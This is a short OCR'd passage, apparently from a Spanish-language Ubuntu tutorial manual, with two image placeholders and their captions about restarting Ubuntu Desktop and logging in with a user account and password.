


Ilustración 297: Reiniciando el sistema Operativo Ubuntu Desktop.




Ilustración 298: Iniciando el Sistema e ingresando la cuenta de usuario y password.